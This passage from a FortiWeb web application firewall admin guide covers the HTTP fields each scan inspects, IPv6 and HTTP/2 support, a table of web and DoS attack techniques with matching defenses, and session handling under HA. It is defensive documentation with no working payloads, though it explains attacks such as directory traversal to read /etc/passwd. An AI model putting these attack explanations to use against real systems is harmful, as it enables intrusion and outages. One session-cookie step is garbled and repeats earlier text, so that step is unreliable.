File Security	• Source IP address of the client depending on your configuration of X-header rules. This could be derived from either the `SRC` field in the IP header, or the `X-Forwarded-For:` and `X-Real-IP:` HTTP headers. For details, see Defining your proxies, clients, & X-headers on page 186. • `Content-Type:` in `PUT` and `POST` requests • URL in HTTP header
Web Shell Protection	• Source IP address of the client depending on your configuration of X-header rules. This could be derived from either the `SRC` field in the IP header, or the `X-Forwarded-For:` and `X-Real-IP:` HTTP headers. For details, see Defining your proxies, clients, & X-headers on page 186. • `Content-Type:` in `PUT` and `POST` requests
Parameter Validation	• `Host:` • URL in the HTTP header • Name, data type, and length
Bot Deception	• `Host:` • URL in the HTTP header
ML based Bot Detection	• Source IP address of the client depending on your configuration of X-header rules. This could be derived from either the `SRC` field in the IP header, or the `X-Forwarded-For:` and `X-Real-IP:` HTTP headers. For details, see Defining your proxies, clients, & X-headers on page 186.

Scan/action	Involves
	• `Host:` • URL in the HTTP header • HTTP version • `Content-Type:` • Response status code • Request method in HTTP header • `Referer:` • `User-Agent:`
Cross-site request forgery (CSRF) attacks	• `<a href>` • `<form>`
Protection for Man-in-the-Browser (MiTB) attacks	• `Host:` • URL in HTTP header • Request method in HTTP header • Parameters in URL • `Content-Type:`
Biometrics Based Detection	• Source IP address of the client depending on your configuration of X-header rules. This could be derived from either the `SRC` field in the IP header, or the `X-Forwarded-For:` and `X-Real-IP:` HTTP headers. For details, see Defining your proxies, clients, & X-headers on page 186 • URL • `Host:` • `X-Forwarded-For:`
XML Protection	• URL • HTTP header • Body
JSON Protection	• URL • HTTP header • Body
Signatures	• Source IP address of the client depending on your configuration of X-header rules. This could be derived from either the `SRC` field in the IP header, or the `X-Forwarded-For:` and `X-Real-IP:` HTTP headers. For details, see Defining your proxies, clients, & X-headers on page 186. • HTTP headers • HTML Body • URL in HTTP header • Parameters in URL and request body
SQL/XSS Syntax Based Detection	• `Host:` • `Cookie:` • URL in HTTP header • Parameters in URL and request body

Scan/action	Involves
Site Publish	• `Host:` • `Cookie:` • URL of the request for the web application
Hidden Fields Protection	• `Host:` • URL in the HTTP header • Name, data type, and length of `<input type="hidden">`
Custom Policy	• Source IP address of the client depending on your configuration of X-header rules. This could be derived from either the `SRC` field in the IP header, or the `X-Forwarded-For:` and `X-Real-IP:` HTTP headers. For details, see Defining your proxies, clients, & X-headers on page 186 • URL in the HTTP header • HTTP header • Parameter in the URL, or the HTTP header or body
Threshold Based Detection	• Source IP address of the client depending on your configuration of X-header rules. This could be derived from either the `SRC` field in the IP header, or the `X-Forwarded-For:` and `X-Real-IP:` HTTP headers. For details, see Defining your proxies, clients, & X-headers on page 186 • URL • `Host:` • `X-Forwarded-For:`
User Tracking	• `Host:` • `Cookie:` • Parameters in the URL • URL in HTTP header • HTTP body • Client's certificate
API Gateway	• `Host:` • URL in HTTP header • API Key as HTTP parameter in URL • API Key as HTTP header • Source IP address of the client depending on your configuration of API user • Request methods in HTTP header • HTTP Referer depending on your configuration of API user
OpenAPI Validation	• `Host:` • HTTP headers, especially the `content-type:` headers • URL in HTTP header • Request method in HTTP header • Parameters in URL • Multipart filename

Scan/action	Involves
CORS Protection	• `Host:` • URL in HTTP header • `Origin:` • Request methods in HTTP header • HTTP headers including `Access-Control-Allow-Origin`, `Access-Control-Request-Method`, `Access-Control-Request-Headers`, `Access-Control-Max-Age`, `Access-Control-Expose-Headers`, `Access-Control-Allow-Credentials`, `Access-Control-Allow-Methods`, and `Access-Control-Allow-Headers`.
URL Rewriting (rewriting & redirection)	• `Host:` • `Referer:` • `Location:` • URL in HTTP header • HTML body
ML based API Protection	• URL in the HTTP header • HTTP request json body • HTTP response json body
File Compress	`Accept-Encoding:`
Cookie Security Policy	• Source IP address of the client depending on your configuration of X-header rules. This could be derived from either the `SRC` field in the IP header, or the `X-Forwarded-For:` and `X-Real-IP:` HTTP headers. For details, see Defining your proxies, clients, & X-headers on page 186 • `Cookie:`
ML based Anomaly Detection	• Source IP address of the client depending on your configuration of X-header rules. This could be derived from either the `SRC` field in the IP header, or the `X-Forwarded-For:` and `X-Real-IP:` HTTP headers. For details, see Defining your proxies, clients, & X-headers on page 186 • URL in the HTTP header • Request method in HTTP header • Parameter in the URL, or the HTTP header or body • `Content-Type:`
Reply from server to client	
Web Socket Protocol	• `Upgrade:`
Chunk Decoding	• Transfer-Encoding • Raw body
Web Cache	• `Host:` • HTTP method

Scan/action	Involves
	• Return code • URL in the HTTP header • `Content-Type:` • HTTP headers • Size in kilobytes (KB) of each URL to cache
Bot Deception	• `Host:` • URL in the HTTP header
Protection for Man-in-the-Browser (MiTB) attacks	• Status code • Response body
Biometrics Based Detection	• Source IP address of the client depending on your configuration of X-header rules. This could be derived from either the `SRC` field in the IP header, or the `X-Forwarded-For:` and `X-Real-IP:` HTTP headers. For details, see Defining your proxies, clients, & X-headers • URL • `Host:` • `X-Forwarded-For:` • HTTP header • Custom signature • Body • The latest HTTP transaction time • The response content type • Status code
Acceleration	`Content-Type:`
Signatures	• Source IP address of the client depending on your configuration of X-header rules. This could be derived from either the `SRC` field in the IP header, or the `X-Forwarded-For:` and `X-Real-IP:` HTTP headers. For details, see Defining your proxies, clients, & X-headers on page 186 • HTTP headers • HTML Body • URL in HTTP header • Parameters in URL and body • XML in the body of HTTP POST requests • Cookies • Headers • JSON Protocol Detection • Uploaded filename (MULTIPART_FORM_DATA_FILENAME)
Hidden Fields Protection	• `Host:` • URL in the HTTP header • Name, data type, and length of `<input type="hidden">`
Custom Policy	• HTTP response code

Scan/action	Involves
	• `Content-Type:`
User Tracking	• Status code • HTTP headers • HTML body
URL Rewriting (rewriting)	• `Host:` • `Referer:` • `Location:` • URL in HTTP header • HTML body
URL Encryption	• `Host:` • URL in HTTP header • `Referer:` • `Location:` • Return code • `Content-Type:`
HTTP Header Security	• HTTP headers

IPv6 support

The features below support IPv6-to-IPv6 forwarding in different operation modes. See Planning the network topology on page 62 for feature support in each operation mode.

NAT64 and NAT46 are supported only in Reverse Proxy mode. No matter the virtual server and the back-end server are in IPv4 or IPv6 addresses, or mixed with both, IPv4-to-IPv6 and IPv6-to-IPv4 forwarding are fully supported by the following features.

- **IP/Netmask** for all types of network interfaces and DNS settings
- **Gateway** and **Destination IP/Mask** for IP-layer static routes
- **Virtual Server/V-zone**
- **Server Pool**
- **Protected Hostnames**
- **HTTP Server Policy**
- **X-Forwarded-For**
- **Client Management**
- **Cookie Security Policy**
- **Signatures**
- **Custom Policy**
- **Parameter Validation**
- **Hidden Fields Protection**
- **File Security**
- **HTTP Protocol Constraints**

- **URL Access**
- **API Gateway**
- **OpenAPI Validation**
- **Bot Mitigation Policy**
- **WebSocket Protocol**
- **Syntax-based SQL/XSS injection detection**
- **Man-in-the-Browser (MiTB) attacks**
- **Padding Oracle Protection**
- **Web Cache**
- **Acceleration**
- **Replacement Message**
- **CORS Protection**
- **Machine Learning - Anomaly Detection**
- **Machine Learning - Bot Detection**
- **FortiGate Quarantined IPs**
- **User tracking**
- **IP List** (manual, individual IP blocklisting/allowlisting)
- **File Compress**
- **Vulnerability scans**
- **Global Object allow list**
- **Chunk decoding**
- **FortiGuard server IP overrides (see Connecting to FortiGuard services on page 417)**
- **URL Rewriting** (also redirection)
- **HTTP Authentication** and LDAP, RADIUS, and NTLM profiles
- **Geo IP**
- **DoS Prevention**
- **SNMP traps & queries**

Features **not** yet supported are:

If a policy has **any** virtual servers or server pools that contain physical or domain servers with IPv6 addresses, it does **not** apply these features, even if they are selected.

- Shared IP
- IP Reputation
- Known bots
- Firewall
- Log-based reports
- Alert email
- Syslog and FortiAnalyzer IP addresses
- NTP
- FTP immediate/scheduled
- SCEP
- Anti-defacement
- HA/Configuration sync

- `exec restore`
- `exec backup`
- `exec traceroute`
- `exec telnet`

Solutions for specific web attacks

The types of attacks that web servers are vulnerable to are varied, and evolve as attackers try new strategies.

FortiWeb offers numerous configurable features for preventing web-related attacks, including denial-of-service (DoS) assaults, brute-force logins, data theft, cross-site scripting attacks, among many more.

Early in your deployment of FortiWeb, configure and run web vulnerability scans to detect the most common attack vulnerabilities. You can use this to discover attacks to which you may be vulnerable. For details, see Vulnerability scans on page 699.

HTTP/HTTPS threats

Servers are increasingly being targeted by exploits at the application layer or higher. These attacks use HTTP/HTTPS and may aim to compromise the target web server to steal information, deface it, post malicious files on a trusted site to further exploit visitors to the site, or use the web server to create botnets.

Among its many threat management features, FortiWeb fends off attacks that use cross-site scripting, state-based intrusion, and various injection attacks. This helps you comply with protection standards for:

- Credit-card data, such as PCI DSS 6.6
- Personally identifiable information, such as HIPAA

FortiWeb can also protect against threats at higher layers (HTML, Flash or XML applications). The below table lists several HTTP-related threats and describes how FortiWeb protects servers from them.

Attack Technique	Description	Protection	FortiWeb Solution
Adobe Flash binary (AMF) protocol attacks	Attackers attempt XSS, SQL injection or other common exploits through an Adobe Flash client.	Decode and scan Flash action message format (AMF) binary data for matches with attack signatures.	Enable AMF3 Protocol Detection on page 222
Botnet	Utilizes zombies previously exploited or infected (or willingly participating), distributed usually globally, to simultaneously overwhelm the target when directed by the command	Use the FortiGuard IP Reputation Service to gather up-to-date threat intelligence on botnets and block attacks.	IP Reputation on page 223

Attack Technique	Description	Protection	FortiWeb Solution
	and control server(s).		
Brute force login attack	An attacker attempts to gain authorization by repeatedly trying ID and password combinations until one works.	Require strong passwords for users, and throttle login attempts.	Custom Policy on page 449
Clickjacking	Code such as `<IFRAME>` HTML tags superimposes buttons or other DOM/inputs of the attacker's choice over a normal form, causing the victim to unwittingly provide data such as bank or login credentials to the attacker's server instead of the legitimate web server when the victim clicks to submit the form.	Scan for illegal inputs to prevent the initial injection, then apply rewrites to scrub any web pages that have already been affected.	• Signatures on page 220 • Parameter Validation on page 222 • Hidden Fields Protection on page 222 • URL Rewriting on page 223
Cookie tampering	Attackers alter cookies originally established by the server to inject overflows, shell code, and other attacks, or to commit identity fraud, hijacking the HTTP sessions of other clients.	Validate cookies returned by the client to ensure that they have not been altered from the previous response from the web server for that HTTP session.	• Cookie Security Policy on page 221 • Configuring a server policy on page 238
Cross-site request forgery (CSRF)	A script causes a browser to access a website on which the browser has already been authenticated, giving a third party access to a user's session on that site. Classic examples include hijacking other peoples' sessions at coffee shops or Internet cafés.	Specify web pages that FortiWeb protects from CSRF attacks using a special token. Enforce web application business logic to prevent access to URLs from the same IP but different client.	• Defeating cross-site request forgery (CSRF) attacks on page 455 • Configuring a protection profile for inline topologies on page 219 • Configuring a server policy on page 238
Cross-site scripting (XSS)	Attackers cause a browser to execute a client-side script, allowing them to bypass security.	Content filtering, cookie security, disable client-side scripts.	Cross Site Scripting on page 413
Denial of service (DoS)	An attacker uses one or	Watch for a multitude of TCP	DoS Protection Policy on page 223

Attack Technique	Description	Protection	FortiWeb Solution
	more techniques to flood a host with HTTP requests, TCP connections, and/or TCP `SYN` signals. These use up available sockets and consume resources on the server, and can lead to a temporary but complete loss of service for legitimate users.	and HTTP requests arriving in a short time frame, especially from a single source, and close suspicious connections. Detect increased `SYN` signals, close half-open connections before resources are exhausted.	
HTTP header overflow	Attackers use specially crafted HTTP/HTTPS requests to target web server vulnerabilities (such as a buffer overflow) to execute malicious code, escalating to administrator privileges.	Limit the length of HTTP protocol header fields, bodies, and parameters.	HTTP Protocol Constraints on page 220
Local file inclusion (LFI)	LFI is a type of injection attack. However, unlike SQL injection attacks, a database is not always involved. In an LFI, a client includes directory traversal commands (such as `../../`for web servers on Linux, Apple Mac OS X, or Unix distributions) when submitting input. This causes vulnerable web servers to use one of the computer's own files (or a file previously installed via another attack mechanism) to either execute it or be included in its own web pages. This could be used for many purposes, including direct attacks of other servers, installation of malware, and data theft of `/etc/passwd`, display of database query caches,	Block directory traversal commands.	Generic Attacks on page 413

Attack Technique	Description	Protection	FortiWeb Solution
	creation of administrator accounts, and use of any other files on the server's file system. Many platforms have been vulnerable to these types of attacks, including Microsoft .NET and Joomla.		
Man-in-the-middle (MITM)	A device located on the same broadcast network or between the client and server observes unencrypted traffic between them. This is often a precursor to other attacks such as session hijacking.	Redirect clients from HTTP to secure HTTPS, then encrypt all traffic and prevent subsequent accidental insecure access.	• HTTPS Service on page 243 • Configuring a server policy on page 238 • URL Rewriting on page 223
Remote file inclusion (RFI)	RFI is a type of injection attack. However, unlike SQL injection attacks, a database is not always involved. In an RFI, a client includes a URL to a file on a remote host, such as source code or scripts, when submitting input. This causes vulnerable web servers to either execute it or include it in its own web pages. If code is executed, this could be used for many purposes, including direct attacks of other servers, installation of malware, and data theft. If code is included into the local file system, this could be used to cause other, unsuspecting clients who use those web pages to commit distributed XSS attacks.	Prevent inclusion of references to files on other web servers.	Generic Attacks on page 413

Attack Technique	Description	Protection	FortiWeb Solution
	Famously, this was used in organized attacks by Lulzsec. Attacks often involve PHP web applications, but can be written for others.		
Server information leakage	A web server reveals details (such as its OS, server software and installed modules) in responses or error messages. An attacker can leverage this fingerprint to craft exploits for a specific system or configuration.	Configure server software to minimize information leakage.	• Information Disclosure on page 414 • To hide application structure and servlet names, Rewriting & redirecting on page 359
SQL injection	The web application inadvertently accepts SQL queries as input. These are executed directly against the database for unauthorized disclosure and modification of data.	Rely on key word searches, restrictive context-sensitive filtering and data sanitization techniques.	• Parameter Validation on page 222 • Hidden Fields Protection on page 222 • SQL Injection on page 413

DoS attacks

A denial of service (DoS) attack or distributed denial-of-service attack (DDoS attack) is an attempt to overwhelm a web server/site, making its resources unavailable to its intended users. DoS assaults involve opening vast numbers of sessions/connections at various OSI layers and keeping them open as long as possible to overwhelm a server by consuming its available sockets. Most DoS attacks use automated tools (not browsers) on one or more hosts to generate the harmful flood of requests to a web server.

A DoS assault on its own is not true penetration. It is designed to silence its target, not for theft. It is censorship, not robbery. In any event, a successful DoS attack can be costly to a company in lost sales and a tarnished reputation. DoS can also be used as a diversion tactic while a true exploit is being perpetrated.

The advanced DoS prevention features of FortiWeb are designed to prevent DoS techniques, such as those examples listed in Solutions for specific web attacks on page 32, from succeeding. For best results, consider creating a DoS protection policy that includes all of FortiWeb's DoS defense mechanisms, and block traffic that appears to originate from another country, but could actually be anonymized by VPN or Tor. For details about policy creation, see DoS prevention on page 666 and "blocklisting source IPs with poor reputation" on page 1.

Attack Technique	Description	FortiWeb Solution
Botnet	Utilizes zombies previously exploited or infected (or	IP Reputation on page 223

Attack Technique	Description	FortiWeb Solution
	willingly participating), distributed usually globally, to simultaneously overwhelm the target when directed by the command and control server(s). Well-known examples include LOIC, HOIC, and Zeus.	
Low-rate DoS	Exploits TCP's retransmission time-out (RTO) by sending short-duration, high-volume bursts repeated periodically at slower RTO time-scales. This causes a TCP flow to repeatedly enter a RTO state and significantly reduces TCP throughput.	• TCP Connection Number Limit on page 677 (TCP flood prevention) • HTTP Request Limit/sec on page 673 (HTTP flood prevention) • TCP Connection Number Limit on page 671(malicious IP prevention)
Slow `POST` attack	Sends multiple HTTP `POST` requests with a legitimate `Content-Length:` field. This tells the web server how much data to expect. Each `POST` message body is then transmitted at an unusually slow speed to keep the connection from timing out, and thereby consuming sockets.	• URL Access on page 222 • Allow Method on page 222
Slowloris	Slowly but steadily consumes all available sockets by sending partial HTTP requests sent at regular intervals. Each HTTP header is never finished by a new line (`/r/n`) according to the specification, and therefore the server waits for the client to finish, keeping its socket open. This slowly consumes all sockets on a web server without a noticeable spike on new TCP/IP connections or bandwidth. Not all web servers are vulnerable, and susceptibility can vary by configuration. Default Apache configurations may be more vulnerable than a server like nginx that is designed for high concurrency.	• Header Length on page 510 • Number of Header Lines in Request on page 513
SYN flood	Sends a stream of TCP `SYN` packets. The target server acknowledges each `SYN` and waits for a response (`ACK`). Rather than respond, the attacker sends more `SYN` packets, leaving each connection half-open, not fully formed, so that it may not register on systems that only monitor fully formed connections. Since each half-formed connection requires RAM to remember this state while awaiting buildup/tear-down, many `SYN` signals eventually consume available RAM or sockets.	Syn Cookie on page 249

HTTP/2 support

If the FortiWeb is deployed in Reverse Proxy (see Topology for Reverse Proxy mode on page 70) or True Transparent Proxy (see Topology for either of the transparent modes on page 71) mode, HTTP/2 web communication can be protected by almost all the FortiWeb's security services except:

- WebSocket (see WebSocket protocol on page 522)
- NTML Authentication (see Configuring an NTLM server on page 345)

Note: HTTP/2 traffic will bypass the WebSocket and NTML authentication security services (even if the services are well-configured).

How to enable HTTP/2 support

Deployment in Reverse Proxy mode

When the FortiWeb is operating in Reverse Proxy mode, it can provide end-to-end HTTP/2 security which requires both clients and back-end servers running HTTP/2. Moreover, if the back web servers do not support HTTP/2, FortiWeb (in Reverse Proxy mode) provides the HTTP/2 protections also with conversion protocols between HTTP/2 clients and HTTP/1.1 back-end servers. This allows customers to enjoy HTTP/2 benefits without having to upgrade their web servers. Therefore, when the FortiWeb is operating in Reverse Proxy mode, it requires two necessary configurations for HTTP/2 security:

- **Server Policy:** Enable **HTTP/2** in a **Server Policy** (see HTTP/2 on page 243), so that HTTP/2 can be negotiated between FortiWeb and clients via SSL ALPN (Application-Layer Protocol Negotiation) during the SSL handshake, if the client's browser supports HTTP/2 protocol. Then, FortiWeb can recognize HTTP/2 traffic and apply the security services to it.
- **Server Pool:** Enable **HTTP/2** for a **Server Pool** (see HTTP/2 on page 166) if your back-end web servers are running HTTP/2. This indicates HTTP/2 communication between FortiWeb and the backend servers in the server pool. HTTP/2 Traffic processed by FortiWeb will be forwarded to the back web servers through HTTP/2. However, if your web servers do not support HTTP/2, keep the option disabled and FortiWeb will convert the processed HTTP/2 traffic to HTTP/1.x and forward it to the backend servers. **Please note that enable this only if your back web servers really support HTTP/2, or connections will go failed**.

Deployment in True Transparent Proxy mode

Conversion between HTTP/2 clients and HTTP/1.1 back-end servers is not available when the FortiWeb is operating in True Transparent Proxy mode. Therefore, FortiWeb's HTTP/2 inspection must work with the back web servers that really support HTTP/2. When your FortiWeb is operating in True Transparent Proxy mode, only one configuration is required to enable the HTTP/2 support:

- **Server Pool:** Enable **SSL** and **HTTP/2** in a Server Pool (see To configure an HTTP server pool on page 162). Please make sure your back-end web servers are running HTTP/2, or no HTTP/2 connections will be established between clients and the back servers and enabling HTTP/2 support on the FortiWeb will be kind of meaningless.

Note: FortiWeb only supports HTTP/2 for HTTPS (SSL) connections (most browsers support HTTP/2 for only HTTPS). Therefore, for deployment in Reverse Proxy or True Transparent Proxy mode, HTTPS or SSL on the FortiWeb must be enabled for HTTP/2.

HTTP sessions & security

The HTTP 1.1 protocol itself is **stateless** (e.g., has no inherent support for persistent **sessions**). Yet many web applications **add** sessions to become stateful.

What is a session? What is statefulness?

How do they impact security on the web?

Sessions are a correlation of requests for individual web pages/data ("hits") into a sense of an overall "visit" for a client during a time span, but also retain some memory between events. They typically consist of a session ID coupled with its data indicating current state. Classic examples include logins, showing previously viewed items, and shopping carts.

The reason why HTTP applications must add sessions is related to how software works: software often changes how it appears or acts based upon:

- Input you supply (e.g. a mouse click or a data file)
- System events (e.g. time or availability of a network connection)
- Current state (i.e. the product of previous events—history)

At each time, some inputs/actions are known to be valid and possible, while others are not. **Without memory of history to define the current context, which actions are valid and possible, and therefore how it should function, cannot be known.**

When software cannot function without memory, it is **stateful**. Many important features—denying access if a person is not currently logged in, for example, or shipping what has been added to a shopping cart—are stateful, and therefore **can't** be supported by purely stateless HTTP according to the original RFC. Such features require that web apps augment the HTTP protocol by adding a notion of session memory via:

- Cookies per RFC 2965 (HTTP://tools.ietf.org/html/rfc2965)
- Hidden inputs
- Server-side sessions
- Other means (see Authentication styles on page 333)

Because memory is an accumulation of input, sessions have security implications.

- Can a different client easily forge another session?
- Are session IDs reused in encrypt form data, thereby weakening the encryption?
- Are session histories used to check for invalid next URLs or inputs (**state transitions**)?

When sessions are not protected to prevent misuse, attackers can use software in unexpected ways to expose vulnerabilities.

For example, let's say there is a vending machine full of snacks. You must first insert the proper amount of money before the machine will give you a selected snack. If you provide an insufficient amount of money for the selected snack, the machine will do nothing.

The vending machine is designed so that it **must** be in a state in which it has received enough money before it will dispense the snack (or return your change).



If the vending machine has no notion of states, it would dispense free snacks or change regardless of whether it had received any money. While free snacks might make some hungry people happy, it's not the intended behavior. We would say that the vending machine is broken.



Similar to the **working** vending machine, in the TCP protocol, a connection cannot be acknowledged (`ACK`) or data sent (`PSH`) before the connection has been initiated (`SYN`). There is a definite order to valid operations, based upon the operation that preceded it. If a connection is not already established—not in a state to receive data—then the receiver will disregard it.

Similar to the **broken** vending machine, the naked HTTP protocol has no idea what the previous HTTP request was, and therefore no way to predict what the next one might be. Nothing is required to persist from one request to the next. While this was adequate at the time when HTTP was initially designed, when it purely needed to retrieve static text or HTML documents, as the World Wide Web evolved, this was no longer enough. Static pages evolved into dynamic CGI-generated and JavaScripted pages. Dynamic pages use programs to change the page. Scripted pages eventually evolved to fully-fledged multimedia web applications with their own client-server architecture. As pages became software in their own right, a need for sessions arose.

When a web application has its own native authentication, the session may correspond directly with its authentication logs—server-side sessions may start with a login and end with a logout/session timeout. Within each session, there are contexts that the software can use to determine which operations make sense. For example, for each live session, a web application might remember:

- Who is the client? What is his/her user name?
- Where is the client?

- What pages has the client already seen today?
- What forms has the client already completed?

However, sessions alone are **not** enough to ensure that a client's requested operations make sense. The client's next page request in the session could break the web application's logic unless requests are restricted to valid ones.

For example, a web application session may remember that a client has authenticated to it. But unless the web application **also** knows what pages a client is authorized to use, there might be nothing to prevent a client from accessing unauthorized content.



If a web application doesn't **enforce** valid state transitions and guard session IDs and cookies from fraud (including side-jacking attacks made famous by Firesheep) or cookie poisoning, web applications become vulnerable to state transition-based attacks—attacks in which pages are requested out of the expected order, by a different client, or where inputs used for the next page are not as expected. While many web applications reflect business logic in order to function, not all applications validate state transitions to enforce application logic. Other web applications do attempt to enforce the software's logic, but do not do so effectively. In other cases, the state enforcement itself has bugs. **These are all common causes of security vulnerabilities.**

Similar to plain HTTP, SSL/TLS also keeps track of what steps the client has completed in encryption negotiation, and what the agreed keys and algorithms are. These HTTPS sessions are separate from, and usually in addition to, HTTP sessions. Attacks on SSL/TLS sessions are also possible, such as the SPDY protocol/Deflate compression-related CRIME attack.

FortiWeb sessions vs. web application sessions

FortiWeb can add its own sessions to enforce the logic of your web applications, thereby hardening their security, even without applying patches.

Your web application may have its own sessions data—one or more. These are **not** the same as FortiWeb sessions, **unless** FortiWeb is operating in a mode that does not support FortiWeb session cookies, and therefore uses your web application's own sessions as a cue (see **Session Key** in Configuring a protection profile for inline topologies on page 219).

FortiWeb does **not** replace or duplicate sessions that may already be implemented in your web applications, such as the `JSESSIONID` parameter common in Java server pages (JSP), or web applications' session cookies such as the `TWIKISID` cookie for Twiki wikis.

However, it can protect those sessions. To configure protection for your web application's own sessions, see options such as **Cookie Security Policy**, and **Hidden Fields Protection** in Configuring a protection profile for inline topologies on page 219.

For example, to limit the number of TCP connections of a same user per HTTP session, you can use session cookies to identify the same user. Enable **Client Management** in inline web protection profile. When enabled and a client sends requests:

1. For the first HTTP/HTTPS request from a client, FortiWeb embeds a cookie in the response's `Set-Cookie:` field in the HTTP header. It is named `cookiesession1`. (FortiWeb does not use source IP addresses and timestamps alone for sessions: NAT can cloak multiple clients; clocks can be altered.)
2. Later requests from the same client must include this same cookie in the `Cookie:` field to be regarded as part of the same session. Otherwise, the request will be regarded as session-initiating, and return to the first step.
   Once a request's session is identified by the session ID in this cookie (e.g. `K8BXT3TNYUM710UEGWC8IQBTPX9PRWHB`), FortiWeb can perform any configured tracking or enforcement actions that are based upon the requests that it remembers for that session ID, such as rate limiting per session ID per URL (see Limiting the total HTTP request rate from an IP on page 667). Violating traffic may be dropped or blocked, depending on your configuration.
3. After some time, if FortiWeb has not received any more requests, the session will time out.
   For the next request from that client, if it contains the old session cookie, the time out period will be For the first HTTP/HTTPS request from a client, FortiWeb embeds a cookie in the response's Set-Cookie: field in the HTTP header. It is named cookiesession1. (FortiWeb does not use source IP addresses and timestamps alone for sessions: NAT can cloak multiple clients; clocks can be altered.)

Exceptions to this process include network topologies and operation modes that do not support FortiWeb session cookies: instead of adding its own cookie, which is not possible, FortiWeb can instead cue its session states from your web application's cookie. See **Session Key** in Configuring a protection profile for inline topologies on page 219.

Traffic logs include the HTTP/HTTPS session ID so you can locate all requests in each session. Correlating requests by session ID can be useful for forensic purposes, such as when analyzing an attack from a specific client, or when analyzing web application behavior that occurs during a session so that you can design an appropriate policy to protect it. For details, see Viewing log messages on page 811.

Sessions & FortiWeb HA

The table of FortiWeb client session histories is **not** synchronized between HA members. If a failover occurs, the new active appliance will recognize that old session cookies are from a FortiWeb, and will allow existing FortiWeb sessions to continue. Clients' existing sessions will not be interrupted.

Because the new active appliance does not know previous session history, after failover, for existing sessions, FortiWeb cannot enforce actions that are based on:

- The count or rate of requests that it remembers for that session ID, such as rate limiting per session ID per URL. For details, see Limiting the total HTTP request rate from an IP on page 667.

New sessions will be formed with the current main appliance.

For details about what data and settings are synchronized by HA, see HA heartbeat on page 106 and HA heartbeat & active node election on page 106.

Example: Magento & FortiWeb sessions during failover

A client might connect through a FortiWeb HA pair to an e-commerce site. The site runs Magento, which sets cookies in a server pool. To prevent session stealing and other session-based attacks, Magento can track its own cookies and validate session information in `$_SESSION` using server-side memory.

In the FortiWeb HA pair that protects the server pool, you have enabled Configuring a protection profile for inline topologies on page 219 so that the active appliance (FortiWeb A) **also** adds its own cookie to the HTTP response from Magento. The HTTP response therefore contains 2 cookies:

- Magento's session cookie
- FortiWeb's session cookie

The next request from the client echoes **both** cookies. It is for an authorized URL, so FortiWeb A permits the website to respond.

